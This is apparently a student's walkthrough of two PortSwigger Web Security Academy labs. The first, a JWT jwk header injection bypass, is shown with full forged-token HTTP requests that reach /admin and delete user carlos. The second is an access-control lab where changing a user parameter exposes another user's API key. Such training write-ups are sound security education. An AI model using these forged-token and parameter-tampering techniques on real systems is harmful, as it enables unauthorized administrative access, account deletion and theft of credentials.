
TASK -5

Portswigger Labs

1)JWT (Jason web token)

JWT authentication bypass via jwk header injection



Lab: JWT authentication bypass via jwk header injection

This lab uses a JWT-based mechanism for handling sessions. The server supports the `jwk` parameter in the JWT header. This is sometimes used to embed the correct verification key directly in the token. However, it fails to check whether the provided key came from a trusted source.

To solve the lab, modify and sign a JWT that gives you access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`


Tip

We recommend familiarizing yourself with how to work with JWTs in Burp Suite before attempting this lab.

Created RSA key

84b6aa71-0522-465a-ad96-622717188d2a	RSA 2048	☑	☑	☑	☑	☑	☑

Change the source to /admin and payload sub to administrator



```
GET /admin HTTP/2
Host: 0ac2009004f0726f810b703400190050.web-security-academy.net
Cookie: session=
eyJraWQiOiIyMjM0MmUyZC1jYjA0LTRmMDMtODkzOS0zNGY0ZDk5NmUxNWQiLCJhbGciOiJSUzI1NiJ
9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc1ODE4NTQxNywic3ViIjoiYWRtaW5pc3RyYXRvc
iJ9.Kw0TZJrCH6JaiXCm_oOsZXTGYwv3-VE5ithDh1UrSA0yj11PXH_Q1X_Z0U4_Do0O5oaEZyWi-OE
MQ6R3m3WV7AsCWhDrXixMx9kCaGtZ-4Zejc5xSAT75pGzCmL9EnNAp3fvzRX5OyI-JN29EQ1Q1I-GOs
Z_pnSBpPsbpxitPJsE1RHgntWRuOgbqYeLuYRjqgWLXOQkSw5E6Svgt-XK2wMvEMGtE2lem_KP1MYFa
Vb5v4xddec2nzJx90sSLNynPyygWUElcc4oSQXgnEN1RAVhk273rA8CmNMrozf3Wujg_gBAeQMvwnsh
2ypTxdgrNm48vMBwew_AAkhYQ-jVnQ
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer:
https://0ac2009004f0726f810b703400190050.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

```
HTTP/2 401 Unauthorized
Content-Type: text/html; charset=utf-8
Set-Cookie: session=; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 2604

<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=
        stylesheet>
        <link href=/resources/css/labs.css rel=stylesheet>
        <title>
            JWT authentication bypass via jwk header injection
        </title>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js">
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-container>
                        <h2>
                            JWT authentication bypass via jwk header
                            injection
                        </h2>
                        <a class=link-back href='
                        https://portswigger.net/web-security/jwt/lab-jwt-
                        authentication-bypass-via-jwk-header-injection'>
                            Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
                            <svg version=1.1 id=Layer_1 xmlns='
                            http://www.w3.org/2000/svg' xmlns:xlink='
                            http://www.w3.org/1999/xlink' x=0px y=0px
                            viewBox='0 0 28 30' enable-background='new 0
```

Selected text

```
eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc1ODE4NTQxNywic3ViIjoiYWRtaW5pc3RyYXRvciJ9
```

Decoded from: URL encoding


```
eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc1ODE4NTQxNywic3ViIjoiYWRtaW5pc3RyYXRvciJ9
```

Decoded from: Base64

```
{"iss":"portswigger","exp":1758185417,"sub":"administrator"}
```

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	1
Request headers	20

Replacing the kid to generated key



JWT 1 - eyJraWQiOiI4NGI2YWE3MS0wNTIyLTQ2NWEtYWQ5Ni02MjI3MTcxODhkMmEiLCJ0 ...

Serialized JWT

```
OQ9u0b0Lq0i3YxxwTUbFcNmcOnpgVs4Sk2WkkGMGT4Xz410RtONZ_rbRpobyJQZ2RGXjTOoyVnmMZuaL
Yk0ENlvOmEDSOQboc9xgmrt7jJCSZLdZROf2OmzNOPjKA3AP1GaBlPkbZRFOYWwwF4_gYlPvJS5wx-tN
EsdGhnPID4e0JM5XOFJf9VZUHQuH-6IHuw_UzYtaWA_QPIADVxLU4Nk1QJfwBlvXbstKIBBjmL2vFkvl
-2izNZ0C51QV-DQe3WwrmXa7s7MnLXOI9gbCIZnNWyysPEgguT2cSG8_qN-OTElpTNeEhA3XWFlJyS14
nvW7Aib3CPM006tDs_PbbQ
```

Header

```
        "e": "AQAB",
        "kid": "84b6aa71-0522-465a-ad96-622717188d2a",
        "n": "0uWxHiU-vf9NdTJ8w7dMVYA5ur-yNcAbpJEaGAfKQMy_FJuV4
    }
}
```

☑ Compact JSON

Payload

```
{
    "iss": "portswigger",
    "exp": 1758185417,
    "sub": "administrator"
}
```

☑ Compact JSON


Signature

```
39 0F 6E D1 BD 0B A8 E8 B7 63 1C 70 4D
D9 9C 3A 7A 60 56 CE 12 93 65 A4 90 63
F3 E3 5D 11 B4 E3 59 FE B6 D1 A6 86 F2
44 65 E3 4C EA 32 56 79 8C 66 E6 8B 62
5B CE 98 40 D2 39 06 E8 73 DC 60 9A BF
```

Information

- Expiration Time - Thu Sep 18 2025 14:20:17 GMT+5:30

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 3138

<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=
        stylesheet>
        <link href=/resources/css/labs.css rel=stylesheet>
        <title>
            JWT authentication bypass via jwk header injection
        </title>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js">
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-container>
                        <h2>
                            JWT authentication bypass via jwk header
                            injection
                        </h2>
                        <a class=link-back href='
                        https://portswigger.net/web-security/jwt/lab-jwt-
                        authentication-bypass-via-jwk-header-injection'>
                            Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
                            <svg version=1.1 id=Layer_1 xmlns='
                            http://www.w3.org/2000/svg' xmlns:xlink='
                            http://www.w3.org/1999/xlink' x=0px y=0px
                            viewBox='0 0 28 30' enable-background='new 0
```




```
GET /admin HTTP/2
Host: 0ac2009004f0726f810b703400190050.web-security-academy.net
Cookie: session=
eyJraWQiOiI4NGI2YWE3MS0wNTIyLTQ2NWEtYWQ5Ni02MjI3MTcxODhkMmEiLCJ0eXAiOiJKV1QiLCJ
hbGciOiJSUzI1NiIsImp3ayI6eyJrdHkiOiJSU0EiLCJlIjoiQVFBQiIsImtpZCI6Ijg0YjZhYTcxLT
A1MjItNDY1YS1hZDk2LTYyMjcxNzE4OGQyYSIsIm4iOiIwdVd4SGlVLXZmOU5kVEo4dzdkTVZZQTV1c
i15TmNBYnBKRWFHQWZLUU15X0ZKdVY0VFhQV2Y5MFkwSEVNNDByXzB1WFhDUUZrZ09qY2tteHp5X1pV
cUF0MXYzek4zTzRNUUpFWXhLenNaTmlFNWt3WVdXaW1HbnI1UFZqVzNYcHEzN0dXN3p6dVd2MXJCMTZ
IR1JvSGV1R01QdTFMVVk0dDFXQ3d0LUtJZ2NkSDZXVGNFTGo3UGFzbURINEkwbXFESmFfVmprY3NpbV
JadEdVLW9GR3N2MEI0SXlRRk5BS1FISFNjekhUeUtYcnNEZ0ZZai03Mnc1R1NxTmtaUFgtWlplTTg3N
G9hekdoNGRZVk5pZ3JwNWVFR3YyUkQxdkUza3ZldlVzNmVTMV9SbndnWGt6cnQ3MkFJOWV1Y1FtZ1lm
N1hjWXhpekRjTkFyMmVJWVVqQXcifX0.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc1ODE4NTQ
xNywic3ViIjoiYWRtaW5pc3RyYXRvciJ9.0Q9u0b0Lq0i3YxxwTUbFcNmcOnpgVs4Sk2WkkGMGT4Xz4
10RtONZ_rbRpobyJQZ2RGXjTOoyVnmMZuaLYk0ENlvOmEDSOQboc9xgmrt7jJCSZLdZROf2OmzNOPjK
A3AP1GaBlPkbZRFOYWwwF4_gYlPvJS5wx-tNEsdGhnPID4e0JM5XOFJf9VZUHQuH-6IHuw_UzYtaWA_
QPIADVxLU4Nk1QJfwBlvXbstKIBBjmL2vFkvl-2izNZ0C51QV-DQe3WwrmXa7s7MnLXOI9gbCIZnNWy
ysPEgguT2cSG8_qN-OTElpTNeEhA3XWFlJyS14nvW7Aib3CPM006tDs_PbbQ
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer:
https://0ac2009004f0726f810b703400190050.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

JWT authentication bypass via jwk header injection


Users

wiener - Delete
carlos - Delete



```
GET /admin/delete?username=carlos HTTP/2
Host: 0ac2009004f0726f810b703400190050.web-security-academy.net
Cookie: session=
eyJraWQiOiI4NGI2YWE3MS0wNTIyLTQ2NWEtYWQ5Ni02MjI3MTcxODhkMmEiLCJ0eXAiOiJKV1QiLCJ
hbGciOiJSUzI1NiIsImp3ayI6eyJrdHkiOiJSU0EiLCJlIjoiQVFBQiIsImtpZCI6Ijg0YjZhYTcxLT
A1MjItNDY1YS1hZDk2LTYyMjcxNzE4OGQyYSIsIm4iOiIwdVd4SGlVLXZmOU5kVEo4dzdkTVZZQTV1c
i15TmNBYnBKRWFHQWZLUU15X0ZKdVY0VFhQV2Y5MFkwSEVNNDByXzB1WFhDUUZrZ09qY2tteHp5X1pV
cUF0MXYzek4zTzRNUUpFWXhLenNaTmlFNWt3WVdXaW1HbnI1UFZqVzNYcHEzN0dXN3p6dVd2MXJCMTZ
IR1JvSGV1R01QdTFMVVk0dDFXQ3d0LUtJZ2NkSDZXVGNFTGo3UGFzbURINEkwbXFESmFfVmprY3NpbV
JadEdVLW9GR3N2MEI0SXlRRk5BS1FISFNjekhUeUtYcnNEZ0ZZai03Mnc1R1NxTmtaUFgtWlplTTg3N
G9hekdoNGRZVk5pZ3JwNWVFR3YyUkQxdkUza3ZldlVzNmVTMV9SbndnWGt6cnQ3MkFJOWV1Y1FtZ1lm
N1hjWXhpekRjTkFyMmVJWVVqQXcifX0.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc1ODE4NTQ
xNywic3ViIjoiYWRtaW5pc3RyYXRvciJ9.0Q9u0b0Lq0i3YxxwTUbFcNmcOnpgVs4Sk2WkkGMGT4Xz4
10RtONZ_rbRpobyJQZ2RGXjTOoyVnmMZuaLYk0ENlvOmEDSOQboc9xgmrt7jJCSZLdZROf2OmzNOPjK
A3AP1GaBlPkbZRFOYWwwF4_gYlPvJS5wx-tNEsdGhnPID4e0JM5XOFJf9VZUHQuH-6IHuw_UzYtaWA_
QPIADVxLU4Nk1QJfwBlvXbstKIBBjmL2vFkvl-2izNZ0C51QV-DQe3WwrmXa7s7MnLXOI9gbCIZnNWy
ysPEgguT2cSG8_qN-OTElpTNeEhA3XWFlJyS14nvW7Aib3CPM006tDs_PbbQ
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer:
https://0ac2009004f0726f810b703400190050.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```



Lab: JWT authentication bypass via jwk header injection

PRACTITIONER

LAB ✓ Solved


This lab uses a JWT-based mechanism for handling sessions. The server supports the `jwk` parameter in the JWT header. This is sometimes used to embed the correct verification key directly in the token. However, it fails to check whether the provided key came from a trusted source.

To solve the lab, modify and sign a JWT that gives you access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

2) Access Control Vulnerability

User ID controlled by request parameter



Lab: User ID controlled by request parameter

APPRENTICE


LAB Not solved

This lab has a horizontal privilege escalation vulnerability on the user account page.

To solve the lab, obtain the API key for the user `carlos` and submit it as the solution.

You can log in to your own account using the following credentials: `wiener:peter`

Logging with user name and password by intercept on and forward the response



```
Time        Type  Direction    Method  URL
13:57:3...  WS    → To server          https://0af00045047e080980d0442d00d700b5.web-security-academy.net/academ
13:57:4...  HTTP  → Request    POST    https://0af00045047e080980d0442d00d700b5.web-security-academy.net/login
```

```
1  PING
```

Inspector

The message inspector allows you to quickly decode data in WebSocket messages. Select one or more characters that you want to decode.


User ID controlled by request parameter

Login

Username: wiener

Password: •••••

Change the user to carlos and will get the solution Your API Key is: pecUYqb4kJ3CoB1B7zQZ7wL5t3F1a8lm and
Submitted solution



User ID controlled by request parameter

Congratulations, you solved the lab!

